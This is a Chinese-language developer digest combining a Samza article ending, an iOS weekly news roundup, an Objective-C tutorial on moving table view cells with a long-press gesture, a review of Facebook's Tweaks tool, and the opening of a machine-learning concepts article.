在 Samza 中使用诸如 YARN 这样的组件有一个好处，就是允许在已经运行了草案任务、测试任务和 MapReduce 任务的同一个网格上运行 Samza。对于上述所有的任务，都可以使用相同的基础设施。不过，由于现有的设置完全是试验性的，LinkedIn 目前还没有在一个“多框架（multi-framework）”环境下运行 Samza。

Chris 说，为了进入一个更大的多框架环境，进程隔离还需要做得更好一些。

结论

Samza 是 Apache 的一个正在孵化中项目，相对还不成熟，因此还有很大的改进空间。使用 hello-samza 工程是一个不错的入门方式，那是个很小的东西，在大约5分钟之内就可以配置好并运行。通过它，可以使用来自维基百科服务器的实时更改日志来弄清楚发生了什么，而且它还提供了一连串可供使用的东西。

建立在 Hadoop 之上的 STORM 是另一个流处理器项目。读者可以查看 Samza 和 STORM 比较。

关于作者

Chris Riccomini 是 LinkedIn 的一名资深软件工程师，他目前是 Apache Samza 项目的提交者和 PMC 成员。在 LinkedIn，他参与了众多项目，包括：“你可能认识的人（People You May Know）”、REST.li、Hadoop、工程工具和 OLAP 系统。在加入 LinkedIn 之前，它在 PayPal 从事数据可视化和欺诈行为建模工作。

原文链接：http://www.infoq.com/cn/articles/linkedin-samza

移动开发

iOS 移动开发周报-第 5 期

新闻

《The Mac Freebie Bundle 3.0》：该网站提供了7个原本收费的 Mac App 的免费购买。笔者试用了一下其中的 X-Mirage，它可以把 iPhone 投到 Mac 上，并提供录象功能，适合将演示导出成视频。另外那个页面有 Bug，在购买时信用卡信息不用填写，留空就可以直接购买成功。

《App Store 将增加匹配相关搜索关键字的新功能》：新增加的功能有助于提高相关关键词的点击量。

教程

《injection plugin for xcode》：Injection Plugin For Xcode 是 Xcode 上的一个插件。利用它可以修改应用代码，实时在模拟器或实机上看到效果而不需要重启应用。作者介绍了该插件的详细使用方式。

《UI Prototyping with Quartz Composer and Origami》：由于工具的欠缺，大量的交互设计师的工作效率非常低下，他们为了做出一个新颖的效果常常需要花费大量精力。这次 Facebook 免费开放出基于苹果 Quartz Composer 的增强工具集 Origami，使得交互设计工作得到更好的辅助。不过另一方面，该工具仍然需要设计师具备一定的逻辑思维能力，所以对于广大设计师来说，交互设计工具 Origami 对设计师带来的既是机会，同时也是挑战。本教程介绍了如何使用 Quartz Composer 和 Origami 来做交互设计。

写给 iOS 开发者的系列教程：从有 iOS 开发背景的人的角度，学习其它语言：

- Android 篇
- C++ 篇1和 C++ 篇2
- Go 篇

《利用长按手势移动 Table View Cells》：本教程中介绍了如何通过长按手势来移动 table view 中的 cell，这种操作方式就像苹果自家的天气 App 一样。

《减小 iOS 应用程序的大小》：本文收集了一些减小程序安装包大小的相关技巧(当第一次下载和安装程序时)。如果是针对升级程序的话，可以看这篇文章：《减小 iOS 应用程序升级时所需下载的大小》，这与第一次安装使用的工作原理有所不同。

《NSNumber 对象缓存以及 Tagged Pointer》：本文讨论了 NSNumber 对象的缓存以及苹果在64位系统引入的 Tagged Pointer 对象。

工具

- jQC 1.0：jQC 是一个与 Facebook 之前开源的 Origami 兼容的工具，提供了15个新的 Patch 来提高 Quartz Composer 的功能。Quartz Composer 是苹果提供的一个交互设计工具。

开源项目

WechatPayDemo: WechatPayDemo 是一个非官方的微信支付 Demo，基于微信 SDK1.4.1 构建。由于微信官方并没有提供支付功能的 iOS Demo，加上官方的文档错误，使得本文作者花了较大精力调试。他希望开源这个工程来帮助其他 iOS 开发者少有一些弯路。

微转 iOS 客户端和服务端：微转是一个基于微博的数码设备平台，客户端和后台全部基于 AVOSCloud 服务实现。作者将其 iOS 客户端和服务端代码全部开源。

Tweaks：Tweaks 让开发者可以方便地对特定事物进行标记——比如动画效果的时间，或者是按钮的颜色，或者是图片的透明度——并在使用设备实际运行应用时让开发者方便地进行实时调整。

原文链接：http://www.infoq.com/cn/news/2014/03/reduce-ios-size

利用长按手势移动 Table View Cells

本文译自：Cookbook: Moving Table View Cells with a Long Press Gesture

目录：

如何将其利用至 UICollectionView 上？

何去何从？

本次的 cookbook-style 教程中介绍如何通过长按手势来移动 table view 中的 cell，这种操作方式就像苹果自家的天气 App 一样。

你可以直接把本文中的到吗添加到你的工程中，或者将其添加到我为你创建好的 starter project 中，也可以下载本文的完整示例工程。

你需要什么？

UILongGestureRecognizer

UITableView (可以用 UICollectionView 替代之)

UITableViewController (可以用 UIViewController 或 UICollectionViewController 替代之)

5 分钟。

如何做？

首先给 table view 添加一个 UILongGestureRecognizer。可以在 table view controller 的 viewDidLoad 方法中添加。

```
UILongPressGestureRecognizer *longPress = [[UILongPressGestureRecognizer alloc]
   initWithTarget:self action:@selector(longPressGestureRecognized:)];
[self.tableView addGestureRecognizer:longPress];
```

记者为 gesture recognizer 添加 action 方法。该方法首先应该获取到在 table view 中长按的位置，然后找出这个位置对应的 cell 的 index。记住：这里获取到的 index path 有可能为 nil(例如，如果用户长按在 table view 的 section header 上)。

```
- (IBAction)longPressGestureRecognized:(id)sender {

   UILongPressGestureRecognizer *longPress = (UILongPressGestureRecognizer *)sender;
   UIGestureRecognizerState state = longPress.state;
```

```
    CGPoint location = [longPress locationInView:self.tableView];
    NSIndexPath *indexPath = [self.tableView indexPathForRowAtPoint:location];

    // More coming soon...
}
```

接着你需要处理 UIGestureRecognizerStateBegan 分支。如果获取到一个有效的 index path(non-nil)，就去获取对应的 UITableViewCell，并利用一个 helper 方法获取这个 table view cell 的 snapshot view。然后将这个 snapshot view 添加到 table view 中，并将其 center 到对应的 cell 上。

为了更好的用户体验，以及更自然的效果，在这里我把原始 cell 的背景设置为黑色，并给 snapshot view 增加淡入效果，让 snapshot view 比 原始 cell 稍微大一点，将它的 Y 坐标偏移量与手势的位置的 Y 轴对齐。这样处理之后，cell 就像从 table view 中跳出，然后浮在上面，并捕捉到用户的手指。

```
static UIView       *snapshot = nil;        ///< A snapshot of the row user is moving.
static NSIndexPath  *sourceIndexPath = nil; ///< Initial index path, where gesture begins.

switch (state) {
    case UIGestureRecognizerStateBegan: {
        if (indexPath) {
            sourceIndexPath = indexPath;

            UITableViewCell *cell = [self.tableView cellForRowAtIndexPath:indexPath];

            // Take a snapshot of the selected row using helper method.
            snapshot = [self customSnapshotFromView:cell];
```

```
            // Add the snapshot as subview, centered at cell's center...
            __block CGPoint center = cell.center;
            snapshot.center = center;
            snapshot.alpha = 0.0;
            [self.tableView addSubview:snapshot];
            [UIView animateWithDuration:0.25 animations:^{

                // Offset for gesture location.
                center.y = location.y;
                snapshot.center = center;
                snapshot.transform = CGAffineTransformMakeScale(1.05, 1.05);
                snapshot.alpha = 0.98;

                // Black out.
                cell.backgroundColor = [UIColor blackColor];
            } completion:nil];
        }
        break;
    }
    // More coming soon...
}
```

将下面的方法添加到 .m 文件的尾部。该方法会根据传入的 view，返回一个对应的 snapshot view。

```
- (UIView *)customSnapshotFromView:(UIView *)inputView {
    UIView *snapshot = [inputView snapshotViewAfterScreenUpdates:YES];
    snapshot.layer.masksToBounds = NO;
    snapshot.layer.cornerRadius = 0.0;
```

```
    snapshot.layer.shadowOffset = CGSizeMake(-5.0, 0.0);
    snapshot.layer.shadowRadius = 5.0;
    snapshot.layer.shadowOpacity = 0.4;

    return snapshot;
}
```

当手势移动的时候，也就是 UIGestureRecognizerStateChanged 分支，此时需要移动 snapshot view(只需要设置它的 Y 轴偏移量即可)。如果手势移动的距离对应到另外一个 index path，就需要告诉 table view，让其移动 rows。同时，你需要对 data source 进行更新：

```
case UIGestureRecognizerStateChanged: {
    CGPoint center = snapshot.center;
    center.y = location.y;
    snapshot.center = center;

    // Is destination valid and is it different from source?
    if (indexPath && ![indexPath isEqual:sourceIndexPath]) {

        // ... update data source.
        [self.objects exchangeObjectAtIndex:indexPath.row
withObjectAtIndex:sourceIndexPath.row];

        // ... move the rows.
        [self.tableView moveRowAtIndexPath:sourceIndexPath toIndexPath:indexPath];
        // ... and update source so it is in sync with UI changes.
        sourceIndexPath = indexPath;
    }
```

```
    break;
}
// More coming soon...
```

最后，当手势结束或者取消时，table view 和 data source 都是最新的。你所需要做的事情就是将 snapshot view 从 table view 中移除，并把 cell 的背景色还原为白色。

为了提升用户体验，我们将 snapshot view 淡出，并让其尺寸变小至与 cell 一样。这样看起来就像把 cell 放回原处一样。

```
default: {
    // Clean up.
    UITableViewCell *cell = [self.tableView cellForRowAtIndexPath:sourceIndexPath];
    [UIView animateWithDuration:0.25 animations:^{

        snapshot.center = cell.center;
        snapshot.transform = CGAffineTransformIdentity;
        snapshot.alpha = 0.0;

        // Undo the black-out effect we did.
        cell.backgroundColor = [UIColor whiteColor];

    } completion:^(BOOL finished) {

        [snapshot removeFromSuperview];
        snapshot = nil;

    }];
    sourceIndexPath = nil;
    break;
```

}

就这样，搞定了！编译并运行程序，现在可以通过长按手势对 tableview cells 重新排序！你可以在 GitHub 上下载到完整的示例工程。

如何将其利用至 UICollectionView 上？

假设你已经有一个示例工程使用了 UICollectionView，那么你可以很简单的就使用上本文之前介绍的代码。所需要做的事情就是用 self.collectionView 替换掉 self.tableView，并更新一下获取和移动 UICollectionViewCell 的调用方法。

这里有个练习，从 GitHub 上 checkout 出 UICollectionView 的 starter project，然后将 tap-和-hold 手势添加进去以对 cells 进行重排。这里可以下载到已经实现好了工程。

何去何从？

我们深深的希望你喜欢这篇文章！如果以后你想要看到类似更多 cookbook-style 的文章，可以告诉我们。

另外，如果你愿意观看本文的视频版，可以来这里看。

另外，我很乐意听到你的意见和问题！

原文链接：

http://beyondvincent.com/blog/2014/03/26/cookbook-moving-table-view-cells-with-a-long-press-gesture/

Facebook 发布的 iOS 开发调试工具 “Tweaks” 的使用体验如何？

从名字 "Tweaks" 就可以看出，Facebook 出的这个工具的目标只是做一些小修小改，所以千万不要以为这是个什么全能调试工具。

因为 Paper 这个应用的各种界面和动画的效果我很欣赏，Tweak 说在 Paper 中大量使用了，所以今天花了一些时间仔细研究了下 Tweak，总的结论来说：

『Tweak 是个高质量的，在它宣传功能范围内能非常良好地达到要求的，使用简单的工具』

如果各位看官，还有闲情逸致，想多了解一些具体的东西，那就借着往下看，友情提示:**挺长的**。

从 Tweaks 的 facebook/Tweaks • GitHub 主页就充分体现了这个小工具的档次。

- 详细的 README.md
- 明确的 License（BSD） 和 Patent 声明（基本上的意思就是小样，只要你不惹我，我不会管你的 *~(￣▽￣)~* ）
- 有专门的一个 Contributing.md 来说明大家可以如何贡献代码或建议或问题
- 有 podspec,可以用 CocoaPods 集成(如果你不知道 CocoaPods.org,你不够潮啊!)
- 提供了 demo project

然后很多东西在 Github 的主页里都有提到，我尽量说一些 README 里没有的东西。

==========

功能介绍

- 因为用到了 NSHashTable 等 iOS 6 之后才有的一些 feature，所以不能支持 iOS 6.0 以下系统
-
- 同时支持 ARC (Automatic Reference Counting) 和 MRR(Manual Retain-Release)
- 通过宏定义，只有在 Debug 编译设置下才有效，不过那些调试的界面，你得自己控制下

==========

使用介绍

其实主要使用的就是三个 macro，都定义在 FBTweakInline.h 里


```
FBTweakInline(category_, collection_, name_, ...)

FBTweakValue(category_, collection_, name_, ...)

FBTweakBind(object_, property_, category_, collection_, name_, ...)
```


这部分其实可以写很多，但是毕竟谈的是使用体验，代码我就不贴太多了。

除了提供基本的底层实现外，Tweaks 里面还提供了两个 UI 层面的类来进一步简化使用。

```
FBTweakViewController : UINavigationController
```

FBTweakViewController 是提供一个可以调整所有预先设置的 FBTweak 的值


iOS Simulator - iPhone Retina (4-inch) / iOS 7...
Carrier
2:08 PM
Reset
Tweaks
Done
Window
Content



你可以通过在界面的某个地方加入一个按钮来弹出这个界面。(当然,你得保证只有在 Debug 的时候这个按钮才可见)。

```
FBTweakShakeWindow : UIWindow
```

FBTweakShakeWindow 在应用启动的时候，初始化这个类的 Instance 来作为 application 的 window。FBTweakShakeWindow 的作用就是在使用过程中，shake 一些设备，就会弹出上面介绍的 FBTweakViewController

介绍下最简单的使用方法：

```
FBTweakValue(category_, collection_, name_, ...)
```

其中 category，collection，name 是用来分层和区分不同的 Tweak value 的。之后的可变参数，第一个是 default value，还有可选的是可以添加 min 和 max。

在代码里需要读取可变参数的时候，就使用这个 macro，在 release 编译设置下，这个 macro 会直接展开成 default value，在 debug 编译设置下，如果你没设置 tweak 的值，就返回 default value，有 tweak 值就返回 tweak 值。

别的就有待各位自己去看了，这里实在写不下那么多。

==========

局限性

如果使用工具自带的 FBTweakViewController 的话，他的 cell 只提供了四种类型

- _FBTweakTableViewCellModeBoolean,
- _FBTweakTableViewCellModeInteger,
- _FBTweakTableViewCellModeReal,
- _FBTweakTableViewCellModeString,

也就是说，默认情况夏，你能 tweak 的数据类型也就是 BOOL Integer Float String 这四个。如果你还想要 tweak 更高级的东西，就得付出多一些的代价，去实现自己的界面来调整 tweak 的值。

用 FBTweakValue 的话，只是在代码运行到 FBTweakValue 的时候，才会使用到 tweak 过的值。

用 FBTweakBind 的话,是能将 tweak 的值和 bind 对象的某个 property 绑定起来实时更新的,但是默认情况下,能 bind 的 property 必须是上面提到的四种,如果是例如 UIFont，UIColor，CGFrame 这些，你就得通过额外的工作量来保证试试更新了。

==========

写那么多累死我了，我本来还想写写原理的，但是写不动了，各位看官见谅。


原文链接

http://www.zhihu.com/question/23172624/answer/23873712


技术纵横

十张图解释机器学习的基本概念


在解释机器学习的基本概念的时候，我发现自己总是回到有限的几幅图中。以下是我认为最有启发性的条目列表。



1. Test and training error: 为什么低训练误差并不总是一件好的事情呢：ESL 图2.11. 以模型复杂度为变量的测试及训练错误函数。




2. Under and overfitting: 低度拟合或者过度拟合的例子。PRML 图1.4.多项式曲线有各种各样的命令 M，以红色曲线表示，由绿色曲线适应数据集后生成。



3. Occam’s razor


ITILA 图28.3.为什么贝叶斯推理可以具体化奥卡姆剃刀原理。这张图给了为什么复杂模型原来是小概率事件这个问题一个基本的直观的解释。水平轴代表了可能的数据集 D 空间。贝叶斯定理以他们预测的数据出现的程度成比例地反馈模型。这些预测被数据 D 上归一化概率

分布量化。数据的概率给出了一种模型 Hi,P(D|Hi)被称作支持 Hi 模型的证据。一个简单的模型 H1仅可以做到一种有限预测，以 P(D|H1)展示；一个更加强大的模型 H2，举例来说，可以比模型 H1拥有更加自由的参数，可以预测更多种类的数据集。这也表明，无论如何，H2在 C1域中对数据集的预测做不到像 H1那样强大。假设相等的先验概率被分配给这两种模型，之后数据集落在 C1区域，不那么强大的模型 H1将会是更加合适的模型。




4. Feature combinations：

(1)为什么集体相关的特征单独来看时无关紧要，这也是（2）线性方法可能会失败的原因。从 Isabelle Guyon 特征提取的幻灯片来看。



